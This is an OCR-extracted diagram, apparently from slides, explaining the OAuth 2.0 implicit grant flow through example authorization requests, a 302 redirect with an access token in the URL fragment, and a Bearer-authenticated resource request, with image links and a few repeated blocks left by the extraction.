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
        &client_id=12345
        &redirect_uri=https://client.com/callback
        &scope=read write
        &state=ae13d489bd00e3c24
```

Client

2

Client creates redirect to Authorization Server


Resource Owner


Resource Owner
Who are you?
Here are my credentials
Do you allow access for Client?
Sure
3
Authorization Server

Authorization Server creates redirect to Client with access token as URL fragment

```
HTTP/1.1 302 Moved Temporarily
Location: client.com/callback
        #access_token=z0y9x8w7v6u5
        &token_type=Bearer
        &expires_in=600
        &state=ae13d489bd00e3c24
```

4


URL that was sent by Client as redirect_uri
Must be “Bearer” according to OAuth 2.0 spec
optional
Validity of access token in seconds
included if sent by Client
Reflects the value sent by the Client
HTTP/1.1 302 Moved Temporarily
Location: client.com/callback
#access_token=z0y9x8w7v6u5
&token_type=Bearer
&expires_in=600
&state=ae13d489bd00e3c24

Authorization Server creates redirect to Client with access token as URL fragment

```
HTTP/1.1 302 Moved Temporarily
Location: client.com/callback
        #access_token=z0y9x8w7v6u5
        &token_type=Bearer
        &expires_in=600
        &state=ae13d489bd00e3c24
```

4



```
GET /data HTTP/1.1
Host: resource.com
Authorization: Bearer z0y9x8w7v6u5
```

